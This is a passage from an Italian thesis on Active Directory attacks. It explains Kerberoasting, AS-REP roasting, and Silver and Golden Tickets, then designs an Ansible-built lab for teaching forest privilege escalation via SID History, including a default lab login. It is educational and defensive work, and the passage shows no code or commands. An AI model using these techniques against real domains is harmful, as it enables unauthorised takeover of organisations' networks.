- *ASREP-Roasting* : quando la pre-autenticazione è disabilitata per un determinato utente, è possibile richiedere al *DC* un Ticket senza eseguire l'autenticazione. Una volta ottenuto questo Ticket, parzialmente crittografato con l'hash dell'utente in questione, si può procedere con una operazione di *cracking offline*, col fine di ottenere le credenziali di quell'utente.

- *Kerberoasting* : tecnica che consiste nel richiedere un *Service-Ticket (ST)* per un determinato servizio. Considerato che il Ticket è crittografato con l'hash del servizio, se quest'ultimo è configurato con una password debole questa può essere ottenuta tramite un'operazione di *cracking offline* del Ticket.

- *Constrained e Unconstrained Delegation* : *Active Directory* mette a disposizione un meccanismo chiamato *delegation* che permette a un utente *X* di impersonare momentaneamente un utente *Y*, in modo da godere dei suoi privilegi e servizi. I *cybercriminali* possono utilizzare questo meccanismo per ottenere Ticket e privilegi degli utenti delegati.

- *Man In The Middle (MITM)* : categoria di attacchi che comprende l'acquisizione e il *relay* di hash, Ticket e informazioni che transitano all'interno della rete. Queste tecniche si basano sul rendere una macchina *X*, controllata dal *cybercriminale*, uguale a un *server* legittimo. Gli altri dispositivi nella rete, di conseguenza, comunicheranno con esso senza considerarlo un impostore; il *cybercriminale* potrà quindi usare questa *copertura* per ottenere informazioni sensibili.

Si ricorda inoltre che per ogni utente che viene compromesso sono ottenuti anche i privilegi derivanti dai gruppi a cui appartiene: maggiori informazioni a proposito dei *gruppi* saranno fornite nei paragrafi successivi.

Una volta ottenute alcune password di account utente, macchina o servizio del dominio, si procede all'utilizzo di *Silver* e *Golden Ticket*, che permettono di mantenere i privilegi ottenuti e garantiscono la persistenza nel dominio controllato[23].

2.2.2 Silver e Golden Ticket

I Silver e Golden Ticket sono dei ticket con determinate caratteristiche che vengono forgiati da coloro che vogliono compromettere un sistema *Active Directory* e/o persistere al suo interno; possiamo definire questi individui, che agiscono per i più disparati motivi, legali e illegali, come gli *attaccanti*[13].

Per comprendere il funzionamento di questi ticket bisogna prima chiarire, almeno parzialmente, la struttura dei *ST* e dei *TGT*.

Il *ST* è un ticket che, come anticipato, permette a un utente *X* di usufruire di un servizio *Y* gestito dall'account *Z*. Si consideri che un account può fornire anche più di un servizio. Il ticket viene rilasciato dal *DC* se la richiesta al servizio *Y* è accompagnata da un *TGT* valido per l'utente *X*. All'interno del *ST* vengono inserite alcune informazioni riguardanti l'utente *X* e altre utili al server che propone il servizio *Y*. Il ticket così formato viene crittografato con l'hash della password di *Z*. La copia di questo hash è mantenuta solo ed esclusivamente dal *DC* e dell'account in questione: di conseguenza il *ST* viene crittografato e decrittografato solo da questi ultimi; il ticket può essere quindi considerato come parte di una comunicazione tra *DC* e *Z*, con l'utente *X* che funge sostanzialmente da messaggero[13][15][16][23].

Se un *attaccante* ottiene l'hash di *Z* allora sarà in grado di forgiare tanti *ST* per usufruire dei vari servizi offerti da *Z*, e anche di specificare arbitrariamente l'utente che potrà utilizzarli. Questi ticket forgiati direttamente dall'*attaccante* prendono il nome di Silver Ticket. Se si ottiene, ad esempio, l'hash dell'account macchina di una workstation del dominio, si può forgiare un Silver Ticket che permetta di usufruire del servizio di amministrazione di quella macchina, senza avere un utente che possieda i privilegi adeguati.

In pratica, in questo modo, l'*attaccante* può utilizzare il servizio di amministrazione senza essere, di fatto, un amministratore. Ovviamente, questo servizio potrà essere utilizzato solo nella workstation di cui è stato rubato l'hash dell'account macchina.

Il Golden Ticket presenta analogie col Silver Ticket appena proposto, ma riguarda i *TGT*[24]. I *TGT*, che dimostrano l'autenticazione avvenuta, sono crittografati con l'hash dell'account *KRBTGT$*, che serve unicamente a questo scopo. Ogni *Domain Controller* di ogni dominio possiede questo account; ognuno di essi è indipendente e presentano tutti password diverse. L'hash di *KRBTGT$* è conosciuto esclusivamente dal suo *DC*, in quanto è solo quest'ultimo che necessita di crittografare e decrittografare i *TGT*. In sostanza, il *TGT* è un messaggio che il *KDC* crea e che affida all'utente *X*, come prova che esso si sia già autenticato nel dominio. Un *attaccante* che entra in possesso dell'hash della password di *KRBTGT$* può forgiare i Golden Ticket, *TGT* illegittimi che permettono di autenticare e impersonare arbitrariamente qualsiasi utente del dominio, anche i più privilegiati. Ad esempio, l'*attaccante* che possiede le credenziali per l'account *X* e che ha ottenuto l'hash dell'account *KRBTGT$* potrà, utilizzando nella pratica l'account *X*, impersonare arbitrariamente l'account *Y* e usare tutti i servizi e le risorse a cui quest'ultimo è autorizzato[13][15][16][23][24].

Per rendere più semplice la comprensione delle caratteristiche dei ticket presentati viene riportata di seguito una tabella comparativa.

	Silver	*Golden*
Ticket legittimo	ST	TGT
Target del ticket	Server che emette il servizio	Domain Controller
Servizio utilizzabile	Qualsiasi fornito dall'account	KRBTGT
Utente impersonato	Qualsiasi	Qualsiasi
Hash del ticket	"SERVICEACCOUNT"$	KRBTGT$

Figura 15: Comparazione tra *Silver* e *Golden* Ticket.

Sono state utilizzate 3 colorazioni differenti per rappresentare l'usabilità delle caratteristiche corrispondenti a ciascun ticket dal punto di vista di un attaccante. Il colore verde indica una caratteristica vantaggiosa, il giallo una caratteristica che porta vantaggi e svantaggi mentre il rosso indica una caratteristica svantaggiosa.

I ticket legittimi utilizzabili sono entrambi colorati in verde in quanto sono dei *template* esistenti, facili da richiedere, utilizzare e forgiare.

Il target del ticket nel caso *Silver* è colorato in giallo, in quanto vi è la possibilità che il server che emette il servizio sia in manutenzione, non online oppure non fornisca temporaneamente il servizio per cui il ticket è stato forgiato. Il *Golden*, invece, ha come target il *Domain Controller* che è sempre online e in funzione, altrimenti tutto il dominio smetterebbe di esistere in quanto tale.

Il servizio utilizzabile è stato colorato in giallo nel primo caso, in quanto è limitato a quelli disponibili per l'account considerato, quindi una porzione ridotta rispetto alla totalità dei servizi presenti nel dominio. Il *Golden*, invece, ha come servizio utilizzabile il *KRBTGT* che permette l'autenticazione all'interno del dominio; considerando che è uno dei servizi più importanti è stato colorato in verde.

Gli utenti impersonati sono in entrambi i casi arbitrari, una caratteristica quindi molto vantaggiosa.

L'hash del ticket è stato colorato in giallo per il *Silver* in quanto per l'utilizzo di tutti i servizi del dominio è necessario compromettere ogni *service* account; si noti comunque che, molto spesso, gli account di servizio sono gestiti da utenti reali per cui sono proni ad attacchi come *forza bruta*, *riutilizzo delle password* e *phishing*. Al contrario l'account *KRBTGT$* viene gestito autonomamente dal servizio *Kerberos* e ha una password complessa che viene generata dal sistema. Essa non viene mai utilizzata e solo l'hash viene impiegato per i *TGT*. La possbilità che questo account venga compromesso è minima per cui, solitamente, l'unico modo per ottenerne l'hash è fare il *dump* del *database* del *Domain Controller*. Considerando che per eseguire questa operazione servono privilegi di amministrazione massimi oppure devono essere presenti nel sistema *misconfigurazioni* gravi, la difficoltà nell'ottenimento dell'hash è rappresentata dal colore rosso.

2.2.3 Gruppi importanti pt.1

All'interno dell'infrastruttura che è stata delineata nei paragrafi precedenti, i privilegi agli utenti vengono assegnati tramite i *gruppi*. Un *gruppo* è una vera e propria entità che rappresenta una serie di privilegi come quelli di lettura di file, di accesso a determinati servizi o installazione di software. Ogni utente può far parte di un gruppo o più ed eredita tutti i privilegi da ciascuno di essi. Inoltre, gli utenti possono far parte solo di gruppi presenti nel proprio *Domain Controller* e non possono appartenere a gruppi gestiti in altri domini.

Prima di presentare i gruppi privilegiati viene introdotto il concetto di *gruppi annidati*, che sarà utile successivamente. Si prenda come esempio un gruppo *A* che fornisca il privilegio di lettura di un dato file, e un gruppo *B* che assegni i privilegi di scrittura dello stesso file.

Se si vogliono assegnare entrambi i privilegi a un utente *X* bisognerà inserirlo, ovviamente, sia all'interno del gruppo *A*, sia all'interno del gruppo *B*. Questa semplice soluzione però non è scalabile: nel caso si volesse ripetere la stessa operazione con altri 10 utenti, si dovrebbero fare 20 assegnazioni; nel caso in cui i gruppi da assegnare crescessero di numero, aumenterebbe esponenzialmente il tempo utilizzato per effettuare tutte le assegnazioni corrette. Per rendere la soluzione ottimale, invece, si può utilizzare un gruppo che fa parte di un altro gruppo, cioè di due gruppi *annidati*. Infatti si può creare un gruppo *C* e inserirlo sia nel gruppo *A* che nel gruppo *B*. A questo punto tutti gli utenti che devono godere di entrambi i permessi di lettura e scrittura possono essere inseriti nel gruppo *C*: erediteranno l'appartenenza ai gruppi *A* e *B* e di conseguenza anche i privilegi a loro associati.

Considerando l'importanza che ha il *Domain Controller* per il suo dominio, solo pochi gruppi di amministrazione hanno la possibilità di accedervi da remoto. La compartimentazione e la riduzione dei privilegi per utenti a cui non sono necessari è la chiave per rendere un dominio più sicuro. Meno utenti hanno accesso alla macchina più importante, il *DC*, meglio è per la sua sicurezza.

Esistono una serie di gruppi privilegiati a livello di dominio ben definiti, di cui i più importanti vengono riportati di seguito[13][25].

Il primo gruppo presentato è *Administrators*. Questo è l'esatta copia del tradizionale gruppo di amministrazione dei sistemi Windows *Desktop*. Sussiste all'interno di ogni macchina del dominio e contiene al suo interno l'amministratore e/o amministratori di quella specifica macchina. Dal punto di vista della sicurezza è sicuramente interessante per un *attore malevolo* ottenere l'accesso a utenti appartenenti a questi gruppi, ma l'obiettivo per scalare i privilegi a livello di dominio è sempre quello di ottenere un account appartenente ad *Administrators* nel *DC*. Infatti, come tutte le macchine del dominio, anche il *DC* ospita di *default* un gruppo *Administrators* e i suoi membri possiedono i privilegi di amministrazione della macchina. Amministrando il *Domain Controller*, si controlla tutto il dominio.

Un secondo gruppo interessante, più del primo, è quello dei *Domain Admins*. Gli utenti che ne fanno parte appartengono, *automaticamente*, a tutti i gruppi *Administrators* di tutte le macchine del dominio, *DC* compreso. Questo è un chiaro esempio di gruppi *annidati*. Utenti di questo gruppo sono l'obiettivo principale degli *attaccanti*, perché hanno i privilegi massimi all'interno del dominio e possono modificare qualsiasi cosa, password degli utenti compresa.

Esistono ulteriori gruppi privilegiati come *Account Operators*, *Server Operators*, *Backup Operators* e tanti altri, ma nessuno ha privilegi tanto alti come quelli degli amministratori appena presentati[25].

2.3 Forest Privilege Escalation

Come già anticipato esiste un dominio *root* della foresta che ricopre il ruolo di massima autorità su tutti gli altri domini. Chi esegue una *Domain Privilege Escalation* in questo particolare dominio e prende il controllo del suo *DC*, può controllare la foresta e tutto ciò che vi è al suo interno. Questo è lo scenario peggiore, per cui vengono messe in pratica varie tecniche che permettono di rendere il più possibile sicuro e isolato questo particolare dominio. Il *DC* del dominio *root* è la macchina più importante della foresta e il suo accesso è limitato al minimo numero di utenti possibile.

Un *attaccante* che compromette un dominio diverso da quello *root* può aspirare a ottenere in un secondo momento i privilegi che gli mancano a livello di foresta; può proseguire all'interno del *tree* compromettendo più domini possibili e risalire fino al dominio *root*, pregiudicandone l'integrità. La sequenza di azioni che permette di raggiungere questo scopo è definita *Forest Privilege Escalation*[15].

2.3.1 Gruppi importanti pt.2

Oltre ai gruppi di amministrazione presentati precedentemente, esiste un gruppo che permette privilegi massimi anche a livello di foresta: *Enterprise Admins*. Questo gruppo esiste solo nel *DC* del dominio *root*, chi ne fa parte è *Administrators* in tutti i domini della foresta ed è il target ultimo per l'*escalation* dei privilegi. Questo è un altro esempio di gruppi *annidati*.

In particolare, questo gruppo privilegiato è l'unico che può essere utilizzato anche fuori dal dominio *root*. Gli utenti che ne fanno parte devono esistere nel dominio radice, ma possono utilizzare i privilegi ottenuti con questo gruppo anche negli altri domini della foresta. *Enterprise Admins* è il gruppo più importante e quello da proteggere meglio[13][25].

Riassumendo i 3 livelli di amministrazione presentati si ha che:

- il gruppo *Administrators* esiste in ogni macchina; l'utente che ne fa parte ha il controllo completo della macchina.
- il gruppo *Domain Admins* esiste nel *Domain Controller* di ogni dominio; l'utente che ne fa parte ha il controllo completo del dominio e di tutte le macchine che si trovano al suo interno.
- il gruppo *Enterprise Admins* esiste nel *Domain Controller* del dominio *root* della foresta; l'utente che ne fa parte ha il controllo completo della foresta e di tutti i domini e macchine che si trovano al suo interno.

2.4 Introduzione ai Vulnerability Lab

Molto spesso si sente parlare, in ambito informatico, dell'utilizzo di laboratori per effettuare determinati *test*. Generalmente i *laboratori* sono delle infrastrutture che simulano un certo tipo di rete. Possono essere fisici o virtuali e composti da un numero variabile di dispositivi come macchine Desktop, server, router, switch e i diversi componenti che vengono normalmente utilizzati in una rete. L'obiettivo è quello di creare una infrastruttura assomigliante il più possibile a una reale, magari anche come copia di una già esistente. Queste infrastrutture vengono spesso utilizzate in grandi aziende per testare nuovo *software*, nuove versioni di *software* già in uso, nuovi componenti della rete o nuovi protocolli potenzialmente implementabili. Questi *test* vengono quindi effettuati in un ambiente controllato, il *laboratorio*, e non direttamente nella rete principale o in ambiente di produzione. Eventuali incidenti o errori non previsti non creano problemi reali perché vanno a colpire solo l'infrastruttura creata appositamente. In questo modo si possono reiterare i test fino a quando non si ottiene in *laboratorio* una configurazione tale per cui si raggiungono i risultati desiderati. A quel punto si possono adottare le stesse soluzioni anche nella rete aziendale principale, diminuendo la possibilità di incontrare problematiche o effetti avversi non voluti. Questa tipologia di *laboratori* può essere utilizzata dagli sviluppatori e ingegneri della rete per migliorare l'infrastruttura o la manutenzione, oppure dai *sistemisti* per migliorarne il sistema di amministrazione.

Esiste poi una tipologia particolare di laboratori chiamati *Vulnerability Lab*. Ad ogni attacco informatico antecede una fase di preparazione: i vari *attori*, malevoli e non, sfruttano questo momento per selezionare e testare gli strumenti che utilizzeranno successivamente. Sempre più spesso viene compreso nel processo l'utilizzo di Vulnerability Lab, laboratori creati già vulnerabili che permettono un approccio pratico e realistico. Questi laboratori sono ambienti con caratteristiche simili ai futuri target degli attacchi e vengono utilizzati come piattaforme di apprendimento e addestramento.

I vantaggi nel loro uso sono molteplici:

- tutte le operazioni effettuate erroneamente o non andate a buon fine non incideranno nel sistema *reale* ma solo su quello copia;
- si può analizzare con calma l'ambiente, individuare e comprendere le varie criticità che presenta;
- è possibile testare più attacchi per una singola vulnerabilità in modo da capire quale sia il migliore e quali invece andrebbero evitati;
- se si utilizza un laboratorio ben costruito, per qualsiasi problema riscontrato a seguito di una operazione è possibile farne il *reset* e riportarlo allo stato originale;

- il laboratorio è facilmente modificabile: se il target cambia la versione di un determinato software questa operazione può essere facilmente riprodotta all'interno del laboratorio, senza doverlo ricreare da zero;

- i laboratori possono essere installati in *Cloud* in modo che l'accesso possa essere eseguito, in maniera efficiente, da qualsiasi luogo; inoltre possono anche essere resi portabili e di facile installazione anche *offline*.

Queste caratteristiche vengono sfruttate non solo dagli *attori malevoli* che vogliono compromettere un sistema, ma anche da coloro che invece vogliono *difenderlo*. Sempre più spesso anche le varie figure che si occupano della *difesa* di una rete aziendale utilizzano dei *Vulnerability Lab* per comprenderne i punti deboli e sviluppare soluzioni che permettano di rendere le reti considerate più sicure[26].

Esistono vari approcci che possono essere impiegati quando si utilizzano laboratori di questo tipo, tendenzialmente raggruppabili in 3 grosse categorie[27]:

- *White Box Testing*: questo approccio prevede la conoscenza completa dell'infrastruttura prima di effettuare i test; mappe della rete, codice sorgente dei software, configurazioni varie e credenziali per l'autenticazione vengono messe a disposizione dei *tester*; è l'approccio più realistico per simulare attori *interni*.

- *Black Box Testing*: approccio diametralmente opposto a quello precedente, i *tester* non conoscono nulla in anticipo e si approcciano al laboratorio senza avere alcuna conoscenza pregressa su di esso; è l'approccio più realistico per simulare attori *esterni*.

- *Grey Box Testing*: questo metodo combina i due precedenti; i *tester* non conoscono la rete e molto spesso non hanno a disposizione il codice sorgente del software, però possiedono informazioni su particolari configurazioni oppure le credenziali di qualche utente, per simulare un attore che ha già un *parziale* accesso alla rete.

Anche per l'infrastruttura *Active Directory* esistono molteplici Vulnerability Lab, per varie tipologie di vulnerabilità e attacchi da performare. Sono disponibili in rete sotto forma di vari tipi di portali e/o progetti; alcuni online e altri scaricabili e installabili. L'obiettivo che si è posto per il progetto di questa tesi è quello della creazione di una piattaforma che permetta l'apprendimento e l'esecuzione dei due attacchi principali utilizzati per la *Forest Privilege Escalation* in ambiente *Windows Active Directory*. Ulteriore scopo è quello di fornire conoscenze che permettano di proteggere un sistema da queste operazioni ostili.

3 Soluzione proposta

Come già anticipato, l'obiettivo di questa tesi è quello di creare un Vulnerability Lab contenente uno scenario tale da rendere possibile una *Forest Privilege Escalation*. Potrà essere inoltre utilizzato per imparare a configurare correttamente l'infrastruttura ed evitare che questo tipo di *escalation* dei privilegi sia possibile.

A volte può essere utile, in ambito accademico, l'utilizzo di Vulnerability Lab con configurazioni particolari e ricercate, che permettono di individuare nuove vulnerabilità e tecniche di attacco. In questi casi, in cui giustamente si pensa solo alla didattica, non sempre i laboratori somigliano alle strutture che vengono utilizzate effettivamente in azienda. Il focus che è stato scelto per questo progetto risiede nella sua utilità. Di conseguenza, la configurazione proposta non andrà a creare un'infrastruttura *Active Directory* volutamente vulnerabile; verrà invece proposto un ambiente fedele a reali casi d'uso. Questo permette di dimostrare una gamma di vulnerabilità che colpisce i sistemi di tutti i giorni, nel caso in cui non siano stati efficacemente configurati o non siano state adottate *policy* diverse da quelle di *default*. Gli attacchi che vengono proposti sono tra i più comuni di questo tipo, ed è perciò di fondamentale importanza sapere come possono essere eseguiti e come poterli evitare.

E' inoltre necessario che il laboratorio sia snello, performante e di facile installazione. La scelta della struttura e del software utilizzato per la sua costruzione sono cruciali al fine di ottenere queste caratteristiche. Il focus principale per la realizzazione pratica del laboratorio è quello di adottare soluzioni semplici ma efficaci, mantenendo minimo il dispendio in termini di tempo, risorse e costi.

In questo capitolo sono discussi lo scenario generato nel Vulnerability Lab e la tecnologia utilizzata per la sua installazione e configurazione. Nella prima parte viene introdotto il software Ansible, che verrà utilizzato per la creazione del laboratorio, e ne vengono spiegate le potenzialità. In seguito sono analizzati nel dettaglio lo scenario realizzato, gli attacchi proposti e i meccanismi di difesa per prevenirli. I temi sopracitati verranno trattati con carattere puramente teorico in questo capitolo; nei prossimi, invece, verranno forniti tutti i dettagli e le informazioni che definiscono la parte più pratica del progetto, come il codice sorgente e la sequenza di operazioni che possono essere usate passo passo per compromettere e/o proteggere l'ambiente realizzato.

3.1 Introduzione ad Ansible

Ansible è un software open-source scritto in *Python* che consente di automatizzare le procedure di configurazione e gestione sui sistemi unix-like e Windows. E' capace di configurare sistemi, distribuire software e orchestrare *workflows* avanzati per supportare la distribuzione di applicazioni, aggiornamenti di sistema e altro ancora[28].

L'obiettivo che *Ansible* si pone è quello di fornire un modo per automatizzare i vari *task* che compongono la creazione, la manutenzione e l'aggiornamento di infrastrutture costruite su larga scala. Esistono varie soluzioni già presenti sul mercato che si occupano di questo tipo di operazioni, come Chef, CFEngine e Puppet, ma la peculiarità di Ansible è quella di utilizzare un'architettura *agentless*, cioè senza agenti installati sui *nodi target*[28].

Per rendere più chiara l'introduzione appena presentata si può pensare a un esempio in cui si ha una rete contenente al suo interno due macchine, chiamate *A* e *B*. Nella macchina *A*, di proprietà dell'amministratore di rete, è installato *Ansible*, la macchina *B* invece contiene del software che deve essere aggiornato. L'amministratore di rete può decidere di collegarsi alla macchina *B* ed effettuare l'aggiornamento manualmente, oppure può usare *Ansible*: gli basta scrivere una ricetta, chiamata *playbook*, con l'elenco delle operazioni da eseguire per l'aggiornamento di *B* e *Ansible* svolgerà il compito al suo posto, da remoto. Le operazioni possono anche essere rese molto complesse scrivendo *playbook* con decine di istruzioni che *Ansible* provvederà a eseguire nell'ordine previsto. Infine è possibile scalare le operazioni e chiedere al software di eseguire tutto il *playbook* su un centinaio di macchine, configurandole tutte allo stesso modo, oppure specificare le operazioni che devono essere eseguite in quali macchine e in quali no[29].

Come già accennato, *Ansible* utilizza un'architettura *agentless*: vengono utilizzati protocolli nativi delle macchine *target*, senza che vi sia necessità di installare alcun software per il collegamento da remoto. Devono essere specificate le credenziali per tale connessione, appartenenti ad un utente che rispecchi i privilegi necessari all'esecuzione delle operazioni previste. I principali protocolli utilizzati per eseguire le operazioni da remoto sono *SSH* per Linux e *PowerShell Remoting Protocol* per macchine Windows[30].

Altri punti di forza di questo software open-source sono l'utilizzo di *moduli* e *file di configurazione*. I moduli contengono le varie operazioni che *Ansible* è in grado di eseguire; una ricetta, o *playbook*, contiene una lista di moduli che devono essere caricati e utilizzati, specificandone l'ordine e le macchine *target*. Sono presenti moduli che permettono di eseguire le operazioni più elementari, come il riavvio di una macchina, e altri molto più complessi, capaci di gestire autonomamente l'installazione e la configurazione di servizi web e database. Molto vantaggioso è il *feedback* che ogni modulo può restituire: viene sempre specificato nell'output se è stato eseguito correttamente, se ha generato degli errori o se non è stato possibile portare a termine la sua esecuzione.

Combinando questi *feedback* con la possibilità di inserire nel *playbook* istruzioni condizionali, è possibile ottenere procedure automatizzate che si adattano a ogni tipo di situazione. *Ansible* sarà in grado autonomamente di eseguire l'istruzione corretta sulla base dell'*output* ottenuto dall'operazione precedente. Oltre ai moduli che sono forniti col *software* ufficiale, *Ansible* può anche utilizzare quelli creati, mantenuti e gestiti dalla sua ampia *community*: il progetto open-source e *python* come linguaggio di programmazione hanno permesso un rapido ampliamento delle risorse supportate, per opera di sviluppatori che hanno messo a disposizione i progetti realizzati[29].

I *file di configurazione*, invece, permettono di specificare le variabili che devono essere utilizzate dai moduli; contengono i dettagli che differenziano le stesse operazioni che verranno però eseguite su macchine diverse, a cui *Ansible* si collegherà. Come esempio, si pensi a un file particolare che deve essere caricato su due macchine *target*, ma che debba essere salvato in due *path* diversi. Potrà essere utilizzato lo stesso modulo per la copia di file, in cui verrà specificato il *path* di destinazione con una variabile. Basterà poi definire questa variabile con valori diversi, per ogni macchina, nel *file di configurazione*. *Ansible* procederà quindi a eseguire le operazioni tenendo conto di questa differenza nel valore delle variabili[31].

Considerando le caratteristiche appena presentate, e il fatto che sia open-source e gratuito, è stato scelto *Ansible* come *software* per la creazione e installazione del Vulnerability Lab. Il progetto risultante sarà un *playbook* realizzato *ad hoc* che permette di riprodurre facilmente lo scenario ipotizzato. L'utente che vorrà usufruire del *laboratorio* dovrà solo installare *Ansible*, scegliere le macchine da rendere vulnerabili, scaricare la ricetta ed eventualmente modificare il file di configurazione: *Ansible* si occuperà di realizzare autonomamente l'ambiente vulnerabile vero e proprio.

3.2 Scenario

Lo scenario proposto deve poter essere realizzabile sotto forma di *playbook* per il software *Ansible*. Ogni elemento presente nello scenario viene presentato e descritto nel dettaglio di seguito.

Come prima considerazione, lo scenario che viene proposto deve essere tale da permettere una *Forest Privilege Escalation* e quindi contenere una *foresta* gestita da *Active Directory*. Come spiegato nell'Introduzione all'Active Directory, una *foresta*, per esistere, deve essere composta da almeno due domini, uno padre e uno figlio. Il dominio padre e *root* della foresta verrà nominato, per semplicità, *hacklab.local*. Il dominio figlio avrà come subdominio *corp* per cui il suo nome nella foresta sarà *corp.hacklab.local*. Questi due domini, *hacklab.local* e *corp.hacklab.local*, dovranno necessariamente mantenere un legame di fiducia *padre-figlio*.

Ciascun dominio, per essere definito tale, deve essere composto da almeno un server che operi da *Domain Controller*; tutti gli eventuali altri server, workstation e dispositivi che vanno a comporre un dominio non sono strettamente necessari o indispensabili durante la sua creazione. Essi vengono normalmente aggiunti e registrati successivamente nella rete; in questo caso, invece, la loro presenza non sarà utile o rilevante per l'ambiente vulnerabile che verrà creato per cui, per risparmiare risorse in termini di memoria e tempi di installazione, ognuno dei due domini sarà composto esclusivamente dal proprio *Domain Controller*. Il laboratorio sarà quindi costituito da due macchine, che facciano da *DC* ai due domini della foresta. Questi server verranno denominati DC01 e DC02, e comporranno rispettivamente i domini padre e figlio.

Come spiegato nel capitolo precedente, per poter eseguire una *Forest Privilege Escalation*, l'*attaccante* che ha il controllo di un dominio non radice deve riuscire a compromettere quello *root* della foresta. Nell'ambiente proposto, quindi, è necessario che l'*attaccante* abbia già i privilegi massimi nel *dominio figlio*. Il laboratorio dovrà quindi simulare un *security breach* con una conseguente *Domain Privilege Escalation* già avvenuta. Da questo punto di partenza l'*attaccante* dovrà scalare i privilegi a livello di foresta.

Per rendere tutto ciò possibile, all'utente che usufruisce del laboratorio saranno fornite le credenziali per un account appartenente al gruppo *Domain Admins* nel dominio figlio, che garantisce i privilegi *massimi* a livello di *dominio*. Il *target* per l'*attaccante*, invece, saranno i privilegi *massimi* nella foresta, garantiti dal gruppo *Enterprise Admins* che si trova solamente nel dominio *root*.

Di seguito uno schema che riassume l'ambiente del laboratorio proposto.



Figura 16: Schema dello scenario proposto.

Come si può vedere sono rappresentati i due domini, *hacklab.local* e *corp.hacklab.local*, con la notazione a forma triangolare. All'interno di ciascuno di essi è presente un server che opera da *Domain Controller*. Gli indirizzi di questi server sono, rispettivamente, *dc01.hacklab.local* per il *padre* e *dc02.corp.hacklab.local* per il *figlio*. Le frecce tratteggiate in rosso indicano invece i privilegi importanti considerati: *Enterprise Admins* nel dominio da compromettere, *Domain Admins* nel dominio già compromesso. Vengono infine indicate le credenziali dell'account di partenza che mantiene questi ultimi privilegi, con la notazione *dominio-di-appartenenza/username:password*; come identità fittizia di *default* viene indicata la seguente: *corp.hacklab.local/devis.cook:cokezero1*.

Definito lo scenario che verrà creato, vengono chiarite anche le precondizioni necessarie da soddisfare per la realizzazione e la fruizione del laboratorio: il *playbook Ansible* sarà utile in quanto automatizzerà l'installazione e la configurazione della rete, che dovrà essere predisposta in anticipo.
Di seguito le caratteristiche infrastrutturali che dovranno essere rispettate prima di poter utilizzare *Ansible*:

1. E' necessario avere due macchine, virtuali o non, che possano essere usate come *Domain Controller* del laboratorio. Una terza macchina, non facente parte del laboratorio vero e proprio, servirà per la configurazione tramite *Ansible* delle altre due.

2. Nelle due macchine che fungeranno da *DC* deve essere installato preventivamente come sistema operativo una versione di Windows Server.

3. Le tre macchine dovranno poter comunicare tra di loro. Potranno utilizzare la stessa rete locale oppure la classica rete internet.

4. Nelle macchine adibite a *DC* dovranno essere disponibili account di amministrazione che permettano la connessione da remoto, fondamentale per la loro configurazione.

Lo scenario così ideato potrà essere utilizzato per apprendere e testare due tipologie di attacchi, *KRBTGT Golden Ticket* e *TRUST Golden Ticket*, che sfruttano il *SID History* come mezzo di elevazione di privilegi. Le configurazioni usate nei *DC* saranno quelle di *default* e il laboratorio non sarà reso vulnerabile di proposito; si sottolinea quindi la pericolosità di questi attacchi e l'alta probabilità che possano essere portati a termine in tutti quei sistemi che sono stati configurati sommariamente e velocemente, senza un'attenta analisi e adeguate *policy* per quanto concerne la loro sicurezza.

3.2.1 SID History

Prima di fornire i dettagli sulle caratteristiche degli attacchi considerati, è necessario introdurre il meccanismo *SID History*, le sue caratteristiche e le sue modalità d'uso.

Molto spesso le infrastrutture che utilizzano il servizio *Active Directory* inizialmente sono formate da un singolo dominio. Successivamente vengono eventualmente allargate con ulteriori domini legati tra di loro da relazioni di fiducia dominio-dominio oppure padre-figlio, delineando in quest'ultimo caso la struttura *foresta*.

In un contesto aziendale questo avviene quando sono necessari ampliamenti che comprendono ulteriori divisioni o dipartimenti. L'infrastruttura gestita da *Active Directory* permette di agire in questo modo molto facilmente, senza dover riconfigurare l'intera rete.

Come anticipato, tra le caratteristiche peculiari di questo sistema di amministrazione abbiamo che ogni utente può far parte di un unico dominio ma, con i relativi legami di fiducia tra domini, può usufruire dei servizi offerti all'interno della foresta.

Può capitare che, quando vengono aggiunti domini oppure ricreata la struttura del sistema, si causino delle criticità che prima non erano presenti. Ad esempio si pensi a una risorsa *Y* che può essere utilizzata dagli utenti che appartengono al gruppo *Z*. L'utente *X*, che appartiene al gruppo *Z*, e la risorsa *Y* che ha sempre utilizzato, potrebbero essere spostati in domini diversi, ad esempio rispettivamente *New* e *Old*, per motivi logistici. Si consideri come *Old* il dominio iniziale a cui la risorsa e l'utente appartenevano e *New* il nuovo dominio in quest'ultimo è stato migrato.

Se l'utente *X*, che fa parte del nuovo dominio *New*, vorrà continuare a utilizzare la risorsa *Y*, dovrà autenticarsi con l'*inter-realm TGT* presso il dominio *Old*, come già spiegato nell'Introduzione all'Active Directory, in quanto non fa più parte di quel dominio. Se quindi l'autenticazione presso il vecchio dominio è possibile, l'autorizzazione invece viene a mancare. Questo perché per l'utilizzo di *Y* è necessaria l'appartenenza al gruppo *Z*, definito nel dominio *Old*, ma essendo l'utente *X* parte del nuovo dominio *New* questo non può avvenire. Si ricorda che ogni utente può appartenere a un solo dominio, dove sono *normalmente* definiti tutti i suoi privilegi. Se l'utente *X* appartenesse a un gruppo omonimo nel dominio *New* non si otterrebbe alcuna differenza, in quanto i gruppi con lo stesso nome *Z* sono di fatto entità diverse all'interno della foresta.

